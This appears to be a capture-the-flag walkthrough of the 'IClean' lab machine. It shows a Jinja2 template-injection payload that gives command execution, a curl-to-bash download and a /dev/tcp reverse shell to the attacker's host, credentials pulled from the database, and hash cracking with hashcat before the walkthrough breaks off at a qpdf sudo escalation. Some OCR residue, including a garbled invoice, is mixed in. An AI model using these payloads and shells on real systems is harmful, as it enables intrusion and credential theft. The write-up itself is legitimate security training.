


- This can lead us to a potential SSRF, SSTI or XSS on the side of the server as it allows the url to be fetched directly, it can even cause an `LFI` if it is allowed to read any file on the server. Meaning we can leverage this (if LFI) to read the source code of the application



If you did your recon well (you will notice using XSS, that the app is listening on port 3000 not 80 of its localhost), so let us try to fetch an image there (not a must as the host `capiclean.htb` is mapped there).

```
http://capiclean.htb/static/images/logo.png -> Use this path to test for LFI
(using QR code)
```



DATE
February 16, 2023

Invoice: bspzfvt

DUE DATE
September 17, 2024

SERVICE	PRICE	QTY	TOTAL
Workmanship	$39.99	10	$399.99
Basic Cleaning	$84	2	$8760.99
		SUBTOTAL	9159.99
		TAX 25%	$99.99
		GRAND TOTAL	$9259.99

PROJECT	1
CLIENT	1
ADDRESS	1
EMAIL	pyp@root.htb

Company Name	iClean
31 Spooner Street, RI 00093, US	ADDRESS
(123) 456-789	PHONE
contact@capiclean.htb	EMAIL


NOTICE:
A finance charge of 1.5% will be made on unpaid balances after 30 days.

Located here (it is hidden) but you can right-click to see "Open Image"

There we see the logo that was hidden from us; Meaning we can fetch data from the site using that style


When the original QR code is scanned, it reveals the extension of the format of files:

.html files are most likely to exist.




We feed the `index.html` file first:

Let us download the image (or we can grab the data in base64 format) and convert it to a `.html` file




```
└─$ cat index.b64|base64 -d
<!doctype html>
<html lang=en>
<title>404 Not Found</title>
<h1>Not Found</h1>
<p>The requested URL was not found on the server. If you entered the URL
manually please check your spelling and try again.</p>
```

Let us investigate and gather some files;
Seems as if extensions are not liked (so we'll ignore them).




This allows us to fetch the entire file after copying and parsing the element:

- QRGenerator

```
<!DOCTYPE html>
<html lang="en">
<head>
<!-- basic -->
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<!-- mobile metas -->
<meta name="viewport" content="width=device-width, initial-scale=1">
<meta name="viewport" content="initial-scale=1, maximum-scale=1">
<!-- site metas -->
<title>Capiclean</title>
<meta name="keywords" content="">
[SNIPPED]
```


With that we can confirm presence of an LFI, so lets read the data from the site, but the issue is that is not `QRGenerator` but the standard home page. Meaning, we need to authenticate using cookies to read such files


But let us check the above `QRCodeLink` with an SSTI payload (Remember it is running a python web app, so most likely either Flask or Jinja2 is being used) .




```
▼ <div class="qr-code">
    <img src="" alt="QR Code">  == $0
  </div>
</div>
```


And we can confirm for SSTI; now let us check if we can be able to leak information using SSTI or achieve RCE.





We can see it is **Jinja2** being used and we can try RCE directly;

```
'SECRET_KEY':
'flrosjyvkhooggldlmgamqbuybuomwesvoldqklrljoorzmsnjjuocjvpzqttnuq'
```



When we try the above we get:

Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

This utmost means my payload is **wrong** and hence I need the correct one.

- Payload:

```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5f
getitem\x5f\x5f')
('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')
('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('id')|attr('read')()}}
```

Using that we can be able to achieve command execution:

- Burp request

```
POST /QRGenerator HTTP/1.1
Host: capiclean.htb
Content-Length: 270
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://capiclean.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/123.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.9
Referer: http://capiclean.htb/QRGenerator
Accept-Encoding: gzip, deflate, br
Cookie:
session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.ZhA14w.KW
AmCLIdnRYfxF47lMdNagG1se8
Connection: close

invoice_id=&form_type=scannable_invoice&qr_link=
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5f
getitem\x5f\x5f')
('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')
('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('id')|attr('read')()}}
```

- Burp response

```
<div class="qr-code"><img src="(www-data)
gid=33(www-data) groups=33(www-data)
```

And we get command execution!
Let us get a shell:
Having a server on port 80;


- payload

```
{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5f
getitem\x5f\x5f')
('\x5f\x5fbuiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')
('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')
('curl+10.10.14.54/rev.sh|bash')|attr('read')()}}
```


- rev.sh (on port 80)

```
#!/bin/bash
/bin/bash -i >& /dev/tcp/10.10.14.54/9001 0>&1
```

Listen using netcat or pwncat



We send the payload



And we get a connection as `www-data`

02 - Privilege Escalation

www-data (due to SSTI)

```
(remote) www-data@iclean:/opt/app$ whoami
www-data
(remote) www-data@iclean:/opt/app$ sudo -l
```

```
[sudo] password for www-data:
sudo: a password is required
```

Checking for the next user:

```
(remote) www-data@iclean:/$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
consuela:x:1000:1000:consuela:/home/consuela:/bin/bash
```

We see we need `consuela`. Remember the app put us in a `database environment`. We can try to find if any `database` is around for passwords and misconfiguration.

```
@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'GET':
        return render_template('login.html', error=False)
    elif request.method == 'POST':
        username = request.form['username']
        password =
hashlib.sha256(request.form['password'].encode()).hexdigest()

        with pymysql.connect(**db_config) as conn:
            with conn.cursor() as cursor:
                cursor.execute('SELECT role_id FROM users WHERE username=%s
AND password=%s', (username, password))
                result = cursor.fetchone()

                if result is None:
                    return render_template('login.html',error='Invalid
username or password')
                else:
                    session['role'] = result[0]
                    if session['role'] == hashlib.md5(b'admin').hexdigest():
                        return redirect(url_for('dashboard'))
                    else:
                        return redirect(url_for('/'))
```

We can see our app uses the `**dbconfig`:

```
db_config = {
    'host': '127.0.0.1',
    'user': 'iclean',
    'password': 'pxCsmnGLckUb',
```

```
    'database': 'capiclean'
}
```

We have a password and a database (let us look at ports to see if MySQL is listening, usually 3306)

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:35633         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
```

Now we see something akward(remember that port 3000 is our app, from XSS) but there is another port 80. But also **3306** is listening!. Meaning we can login into the database using those creds.

```
(remote) www-data@iclean:/opt/app$ mysql -u iclean -D capiclean -p
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6899
Server version: 8.0.36-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.

mysql>
```

mysql user (iclean)

```
mysql> show tables;
+---------------------+
| Tables_in_capiclean |
+---------------------+
| quote_requests      |
| services            |
```

```
| users                |
+----------------------+
3 rows in set (0.00 sec)

mysql> select * from users;
+----+----------+-------------------------------------------------------------
-------+----------------------------------+
| id | username | password
| role_id                          |
+----+----------+-------------------------------------------------------------
-------+----------------------------------+
|  1 | admin    |
2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51 |
21232f297a57a5a743894a0e4a801fc3 |
|  2 | consuela |
0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa |
ee11cbb19052e40b07aac0ca060c23ee |
+----+----------+-------------------------------------------------------------
-------+----------------------------------+
```

We get two hashes; we can identify them and crack them!

```
└─$ cat hashes
2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51
0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa

┌──(pyp㉿Ghost)-[~/…/Machines/Active/IClean/www]
└─$ nth --text
2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51


  _   _                          _____ _           _          _   _
_
 | \ | |                        |_   _| |         | |        | | | |
| |
 |  \| | __ _ _ __ ___   ___ ______| | | |__   __ _| |_ ______| |_| | __ _
___| |__
 | . ` |/ _` | '_ ` _ \ / _ \_____| | | '_ \ / _` | __|_____|  _  |/ _` /
__| '_ \
 | |\  | (_| | | | | | |  __/      | | | | | (_| | |_       | | | | (_|
\__
\ | | |
 \_| \_/\__,_|_| |_| |_|\___|      \_/ |_| |_|\__,_|\__|      \_|
|_/\__,_|___/_| |_|

https://twitter.com/bee_sec_san
```

```
https://github.com/HashPals/Name-That-Hash


2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51

Most Likely
SHA-256, HC: 1400 JtR: raw-sha256 Summary: 256-bit key and is a good
```

So lets put our cracking hats on!

```
└─$ hashcat -a 0 -m 1400 hashes /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

0a298fdd4d546844ae940357b631e40bf2a7847932f82c494daa1c9c5d6927aa:simple and
clean
```

That hash belongs to `consuela`:

```
consuela: simple and clean
```

We can use that to SSH in and if possible test `sudo -l`!

```
(local) pwncat$ connect ssh://consuela:"simple and clean"@capiclean.htb
[09:32:50] capiclean.htb:22: loaded known host from db
manager.py:957
(local) pwncat$
(remote) consuela@iclean:/home/consuela$ whoami
```

We see the connection is made!

consuela (from SSH creds)

```
(remote) consuela@iclean:/home/consuela$ whoami
consuela
```

We can also grab `user.txt` from the home:

```
(remote) consuela@iclean:/home/consuela$ ls -la
total 32
drwxr-x--- 4 consuela consuela 4096 Mar  2 07:51 .
drwxr-xr-x 3 root     root     4096 Sep  5  2023 ..
lrwxrwxrwx 1 consuela consuela    9 Sep  5  2023 .bash_history -> /dev/null
-rw-r--r-- 1 consuela consuela  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 consuela consuela 3771 Jan  6  2022 .bashrc
drwx------ 2 consuela consuela 4096 Mar  2 07:51 .cache
-rw-r--r-- 1 consuela consuela  807 Jan  6  2022 .profile
drwx------ 2 consuela consuela 4096 Sep  5  2023 .ssh
-rw-r----- 1 root     consuela   33 Apr  5 17:34 user.txt
```

Checking `sudo -l`

```
[sudo] password for consuela:
Matching Defaults entries for consuela on iclean:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin, use_pty

User consuela may run the following commands on iclean:
    (ALL) /usr/bin/qpdf
```

I can run the following using sudo: `/usr/bin/qpdf`
Let us investigate further:

```
file /usr/bin/qpdf
/usr/bin/qpdf: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=3258afca8e62defce21bdbbbc7937b057e62388d, for GNU/Linux 3.2.0,
stripped
```

It appears to be a an executable and we can see how it works:

```
(remote) consuela@iclean:/home/consuela$ /usr/bin/qpdf

qpdf: an input file name is required

For help:
  qpdf --help=usage       usage information
  qpdf --help=topic       help on a topic
  qpdf --help=--option    help on an option
  qpdf --help             general help and a topic list
```

```
(remote) consuela@iclean:/home/consuela$ /usr/bin/qpdf 1

qpdf: an output file name is required; use - for standard output

For help:
  qpdf --help=usage       usage information
  qpdf --help=topic       help on a topic
  qpdf --help=--option    help on an option
  qpdf --help             general help and a topic list

(remote) consuela@iclean:/home/consuela$ /usr/bin/qpdf 1 -
```

It even has a documentation:

```
https://qpdf.readthedocs.io
```

> ## QPDF version 11.9.0
>
> Welcome to the QPDF documentation! For the latest version of this documentation, please visit https://qpdf.readthedocs.io.

Latest version: `11.9.0`

> QPDF is a program and C++ library for structural, content-preserving transformations on PDF files. QPDF's website is located at https://qpdf.sourceforge.io/. QPDF's source code is hosted on github at https://github.com/qpdf/qpdf. You can find the latest version of this documentation at https://qpdf.readthedocs.io/.

```
/usr/bin/qpdf --version
qpdf version 10.6.3
Run qpdf --copyright to see copyright and license information.
```

